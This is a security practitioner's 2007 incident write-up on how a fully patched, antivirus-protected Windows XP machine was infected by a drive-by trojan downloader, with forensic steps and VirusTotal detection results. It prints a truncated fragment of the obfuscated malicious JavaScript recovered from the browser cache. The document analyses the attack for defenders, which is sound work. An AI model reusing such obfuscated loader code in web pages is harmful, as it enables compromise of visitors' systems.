Protected – but 0wned: A Real-world Example of Today's Desktop Security Technology Limitations

Anton Chuvakin http://www.chuvakin.org

Here is my account of the story, which I initially mentioned here (http://chuvakin.blogspot.com/2007/04/answer-to-my-antivirus-mystery-question.html), with some details changed to protect the innocent, who was smart enough to call me for help.

What we have here is a **fully patched** Windows XP SP2 system (with automatic updates set to daily) and also:

a) **freshly updated** (updates set to daily) and functioning Symantec Anti-Virus Corporate Edition version 10.X, configured with all protections, including spyware/adware (called "Security Risks" by the tool vendor)

b) **freshly updated** Windows Defender version 1.X (set for daily updates and Quick Scans), also configured with all protections, and

c) ZoneAlarm free edition latest version 6.X with a **well-tuned outbound rules** and, *obviously*, nothing allowed inbound.

The system was also hardened by removing a lot of the Microsoft protocols such as NetBIOS (just in case), killing many of the running services and configuring Internet Explorer (which was, I suspect, the weakest link still) to limit most of the "risky" stuff such as ActiveX, etc.


One sad day (around 4PM on 3/29/2007, to be exact), the user of the above system noticed a series of outbound connection attempts reported by ZoneAlarm. Being somewhat paranoid, the user tried to click "Deny" on a ZoneAlarm pop-up, but **this button was *grayed out*** (uh-oh...). The next thing this IT-savvy user did was to Google the name of the executable that tried to connect ("uvcx.exe") and discovered this (another uh-oh!), at which point he wanked the eth cable right out of the box - *whack!* :-) - and then shut down the system.

When I arrived to the incident site, the system was still turned off so I booted it to investigate (after all, I was doing an "informal" investigation, not going through a full-blown forensics process) – and the first thing I saw was this:

Isn't it scary? If you are an avid ZonaAlarm user, you'd know that if you see a suspicious application going online, you click "Deny." However, in the above case, this button is **grayed out!**


So I don't press anything. And decide to check the anti-virus and Windows Defender logs.

A quick glance through Symantec AV revealed nothing which seemed obviously related:




Gee, “Left Alone”, that helps! However, the timing of this event in the picture was pretty much when the first unusual behavior was reported; so it is at least interesting.

Now, let’s check what Mr Defender thinks about it: nothing suspicious shows up on the main screen (and there are no items in the Quarantine either). However, a neat feature of Windows Defender called Software Explorer reveals that we are now totally and irrevocable *0wned* (sad indeed):



Ouch! Let's look at the registry key mentioned above using "**regedit.**"



Yup, 0wned indeed. Why the ***king thing allowed writing to registry without asking the user, as it should? Good question!

Well, what can I say – trust security software from Microsoft! I suspect if some Windows module is reused in the Defender and the same module has a flaw, Defender will share the same flaw with the exploited Windows component or application. Yes, my friend, yet another reason to look away from Microsoft for security solutions (yes, even if theirs grows to be better than whatever third party, it is still destined to share flaws with core Windows components which it is supposed to protect)

After this I go and save the file **E:\Windows\system32\uvcx.exe** for analysis (I planned to shoot it over to VirusTotal http://www.virustotal.com and Normal Sandbox http://www.norman.com/microsites/nsic/Submit/en-us for analysis [or to do it myself if I have time]). File is available for sharing upon request!

Here I decide to put Windows Defender to use and put that "Remove" button to good use to reverse the registry changes (yes, a manual registry clean would have worked as well – I obviously did verify whether WD did the trick… and this time it did)

At this stage I knew that the machine is hosed and, even though I suspected that it happened through Internet Explorer, I had no clear idea how. So, web browsing history was the first natural thing to look at! However, I was up for a surprise: the history didn't reach that moment in time (3/29/2007 4:20PM). It appears that when the user turned off the PC, IE didn't have a chance to save a history file and the information was lost.

Here is how this part of IE history looks in **IEHistoryView** tool:

	2	3/30/2007 7:42:03 PM
Check Point ZoneAlarm SmartD...	2	3/30/2007 7:39:58 PM
	1	3/30/2007 7:39:55 PM
DW4	2	3/30/2007 7:39:21 PM
	5	3/29/2007 4:19:33 PM
Netflix: Queue	18	3/29/2007 4:19:27 PM
Netflix: Search Results	2	3/29/2007 4:18:15 PM
Netflix	5	3/29/2007 4:17:35 PM
	4	3/29/2007 4:15:30 PM
On Line Servicing	8	3/29/2007 4:14:27 PM
On Line Servicing	1	3/29/2007 4:14:05 PM

What is the manual way of recovering the browser history? Yes, a quick trip to the IE cache or Temporary Internet Files – and then some digging in the dirt of **…/Temporary Internet Files/Content.IE5/<whatever>**

Just as expected, I found the file containing a copy of what would later become "uvcx.exe" located there:

E:\Documents and Settings\<User Name>\Local Settings\Temporary Internet Files\ Content.IE5\S5SBJ1P8\ b1fd046f3c05b517d106b003853b1441[1]

What is more fun, I found a few pieces of weird-looking HTML and encoded JavaScript dated at about the time of the incident. Here is a blurb:

```
style='visibility: hidden;'></iframe><!-- ~ --><SCRIPT LANGUAGE="JavaScript">
<!--
function D3CE28(RC9CFD){var FFB49D=arguments.callee.toString().replace(/\W/g,"").
toUpperCase();var B8DAC1;var J6D742=FFB49D.length;var S4E7CF;var KFCBC9;var
T5F382="";var M61EFD=new
Array(0,1996959894,3993919788,2567524794,124634137,1886057615,3915621685,26573920
35,249268274,2044508324,3772115230,2547177864,162941995,2125561021,3887607047,242
8444049,498536548,1789927666,4089016648,2227061214,450548861,1843258603,410758075
3,2211677639,325883990,1684777152,4251122042,2321926636,335633487,1661365465,4195
302755,2366115317,997073096,1281953886,3579855332,2724688242,1006888145,125860768
7,3524101629,2768942443,901097722,1119000684,3686517206,2898065728,853044451,1172
266101,3705015759,2882616665,651767980,1373503546,3369554304,3218104598,565507253
,1454621731,3485111705,3099436303,671266974,1594198024,3322730930,2970347812,7958
35527,1483230225,3244367275,3060149565,1994146192,31158534,2563907772,4023717930,
1907459465,112637215,2680153253,3904427059,2013776290,251722036,2517215374,377583
0040,2137656763,141376813,2439277719,3865271297,1802195444,476864866,2238001368,4
066508878,1812370925,453092731,2181625025,4111451223,1706088902,314042704,2344532
202,4240017532,1658658271,366619977,2362670323,4224994405,1303535960,984961486,27
47007092,3569037538,1256170817,1037604311,2765210733,3554079995,1131014506,879679
996,2909243462,3663771856,1141124467,855842277,2852801631,3708648649,1342533948,6
54459306,3188396048,3373015174,1466479909,544179635,3110523913,3462522015,1591671
054,702138776,2966460450,3352799412,1504918807,783551873,3082640443,3233442989,39
88292384,2596254646,62317068,1957810842,3939845945,2647816111,81470997,1943803523
,3814918930,2489596804,225274430,2053790376,3826175755,2466906013,167816743,20976
51377,4027552580,2265490386,503444072,1762050814,4150417245,2154129355,426522225,
1852507879,4275313526,2312317920,282753626,1742555852,4189708143,2394877945,39791
```

Full code available upon request.

I have a suspicion that this is what did this box in. At this point, I was curious what specific site did this to the system. Given the lack of browser history, a detailed user interview was in order (“What did you do? Have you searched? What for? What else? Etc, etc, etc) A few candidate sites emerged – and I visited them all using my stripped down version of the Opera, looking for the above Javascript code. It worked! One of the sites produce a blank page in Opera – and View Source showed code similar to the above… Are they owned themselves? Is that a malicious site? Just one more mystery of the World Wild Web …

Finally, I submitted the file to VirusTotal (but more than a month after the incident!). Now, most of the vendors they use actually detect the culprit:

Antivirus	Version	Update	Result
AhnLab-V3	2007.4.28.0	04.27.2007	Win-Trojan/Downloader.17408.BD
AntiVir	7.4.0.15	04.27.2007	TR/Dldr.Small.cul.15
Authentium	4.93.8	04.27.2007	W32/Downloader2.AMR
Avast	4.7.981.0	04.26.2007	no virus found
AVG	7.5.0.464	04.26.2007	Downloader.Generic4.CEH
BitDefender	7.2	04.28.2007	no virus found
CAT-QuickHeal	9.00	04.27.2007	TrojanDownloader.Small.cul
ClamAV	devel-20070416	04.27.2007	no virus found
DrWeb	4.33	04.27.2007	DLOADER.Trojan
eSafe	7.0.15.0	04.27.2007	suspicious Trojan/Worm
eTrust-Vet	30.7.3601	04.27.2007	no virus found
Ewido	4.0	04.27.2007	Downloader.Small.cul
FileAdvisor	1	04.28.2007	Not analyzed yet
Fortinet	2.85.0.0	04.27.2007	W32/Small.CUL!tr.dldr
F-Prot	4.3.2.48	04.27.2007	W32/Downloader2.AMR
F-Secure	6.70.13030.0	04.28.2007	Trojan-Downloader.Win32.Small.cul
Ikarus	T3.1.1.5	04.27.2007	Trojan-Downloader.Win32.Small.cul
Kaspersky	4.0.2.24	04.28.2007	Trojan-Downloader.Win32.Small.cul
McAfee	5019	04.27.2007	Generic Downloader.ab
Microsoft	1.2405	04.27.2007	TrojanDownloader:Win32/Tearspear!7029
NOD32v2	2225	04.27.2007	a variant of Win32/TrojanDownloader.Agent.AXS
Norman	5.80.02	04.27.2007	no virus found
Panda	9.0.0.4	04.28.2007	Trj/Cimuz.EH
Prevx1	V2	04.28.2007	Trojan.SystemPoser
Sophos	4.16.0	04.23.2007	no virus found
Sunbelt	2.2.907.0	04.19.2007	Trojan-Downloader.Win32.Small.cul
Symantec	10	04.28.2007	Trojan Horse
TheHacker	6.1.6.095	04.15.2007	Trojan/Downloader.Small.cul
VBA32	3.11.4	04.28.2007	Trojan-Downloader.Win32.Small.cul
VirusBuster	4.3.7:9	04.27.2007	Trojan.DL.Small.HBI
Webwasher-Gateway	6.0.1	04.27.2007	Trojan.Dldr.Small.cul.15

However, thousands of similar types malware are lurking and infecting systems out there …

Dr Anton Chuvakin, GCIA, GCIH, GCFA (http://www.chuvakin.org) is a recognized security expert and book author. In his current role as a Director of Product Management with LogLogic, a log management and intelligence company, he is involved with defining and executing on a product vision and strategy, driving the product roadmap, conducting research as well as assisting key customers with their LogLogic implementations. He was previously a Chief Security Strategist with a security information management company.

A frequent conference speaker, he also represents the company at various security meetings and standards organizations. He is an author of a book "Security Warrior" and a contributor to "Know Your Enemy II", "Information Security Management Handbook", "Hacker's Challenge 3" and the upcoming book on PCI. Anton also published numerous papers on a broad range of security subjects. In his spare time he maintains his security portal http://www.info-secure.org and several blogs, including http://chuvakin.blogspot.com